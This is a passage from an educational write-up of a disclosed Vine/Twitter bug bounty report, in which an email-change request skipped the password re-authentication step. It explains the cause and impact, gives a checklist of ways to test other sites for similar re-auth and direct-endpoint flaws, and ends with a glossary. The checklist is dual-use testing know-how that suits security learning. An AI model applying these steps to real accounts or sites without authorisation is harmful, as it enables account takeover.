- Vine has a security feature and he bypassed it, which is what bug bounty is for.
The Twitter team replied professionally:
He received his bounty, and Twitter fixed the bug the day before he wrote the post, two years after the report.
Why it worked
The settings page first calls POST /api/users/authenticate with action=change-email, the username and the password, and after the Re-Auth the PUT /api/users/<id> with the new email is made. The PUT was accepted without a username or password. There is no token, no extra header and no state tying the PUT to a successful authentication, which the researcher confirmed by comparing the email change request with the vanity URL request: the two are indistinguishable apart from the endpoint and body. The operation could be called directly, without the Re-Auth step.
The brute-force protection on the form (10 or 12 attempts) is irrelevant to this bypass, since no password is ever submitted.
What an attacker could do with it
An attacker who can send requests with the victim's session can change the account email without knowing the password. In practice this requires physical access to the logged-in account or the victim's cookies, as the researcher notes. He is explicit that this is not a very strong bypass for that reason, but still a real bypass of a mechanism that was put in place deliberately. Changing the email of an account is a step towards taking the account over, since control of the email address is normally how password resets and account recovery are completed. The report does not demonstrate that follow-on step.
How it was fixed
Twitter fixed the bug, according to the report, two years after it was reported. The report does not describe the change that was made.
Things to try on other sites
These are the same ideas, written so you can follow them with a proxy and your own test account.
- Re-Auth on other sensitive operations. Look at password change, email change, disabling two-factor authentication and connected-app management. Two-factor authentication is a second proof of identity, such as a code from your phone. Capture the authentication request and the operation request separately, then replay only the operation with a fresh session. A positive result is a
200with"success": trueand the change applied, with no password submitted. - Compare sensitive and non-sensitive requests. Diff the headers, cookies and body of a protected action against an ordinary settings action, as was done here with the vanity URL. A positive result is that the only differences are the endpoint and the body, with no token or state parameter present.
- Method and content-type changes. Take a
PUTorPOSTthat normally has no body and addContent-Type: application/x-www-form-urlencodedplus the sensitive parameter, as in step 2 above. A positive result is the server accepting the parameter and performing the action. - Direct object calls. Call
/api/users/<id>style endpoints directly with the session, skipping the page flow entirely. A positive result is a successful state change that the page would only allow after a prompt. - Replay after re-login. Log out and back in, then replay a saved request from the earlier session. A positive result is the request still being accepted, showing the check is not tied to a fresh authentication event.
Glossary
- API: the server's order window, where the page sends short structured messages to specific addresses and gets structured answers back.
- Authentication: the process of proving who you are, usually with a password or a session.
- Body: the contents of a request or response, as opposed to its labels (headers).
- Broken authentication: a flaw where identity is checked in the wrong place or not at all, so someone can act as another person without the proof.
- Brute-force: trying many passwords or values automatically until one works.
- Bug bounty: a programme where a company pays researchers for reporting security problems.
- Client: the half of a website that runs in your browser.
- Content-Type: a header saying what format the body is in.
- Cookie: a small piece of text your browser stores and shows to a site on every request, used to remember that you are logged in.
- CSRF (cross-site request forgery): an attack where another site quietly makes your browser send a request to a site where you are logged in.
- Endpoint: a specific address on the server that accepts a particular kind of request.
- GET / POST / PUT: request methods.
GETreads,POSTsubmits,PUTupdates or replaces. - HackerOne: a platform where companies run bug bounty programmes and receive reports.
- Header: a small labelled note attached to a request or response, such as
Content-TypeorReferer. - HTTPS: the encrypted, padlocked version of web traffic.
- IDOR (insecure direct object reference): a flaw where changing an ID number in an address lets you reach someone else's data.
- Intercepting proxy: a tool that sits between browser and server, showing each message and letting you edit it.
- IP address: a computer's network address.
- JSON: a tidy text format for structured data, made of labelled values.
- Method: the verb of a request, saying what you want done.
- Proof of concept: a small demonstration that a problem is real.
- Re-Auth (re-authentication): asking the user to prove their identity again, usually by retyping the password, before a sensitive action.
- Referer: a header saying which page a request came from.
- Request: the message a browser or tool sends to a server.
- Response: the server's answer to a request.
- Server: the program on the company's side that stores data and decides what is allowed.
- Session: the logged-in state of a user, identified by a session ID.
- Session ID: the number that identifies a logged-in session, like the number on a wristband.
- Token: a short-lived, one-off piece of proof that must be shown alongside a sensitive action.
- Two-factor authentication: a second proof of identity, such as a code from your phone, on top of a password.
- Vanity URL: a custom name chosen by the user for their profile address.
- XSS (cross-site scripting): an attack where an attacker's code runs inside someone else's page and acts with that person's session.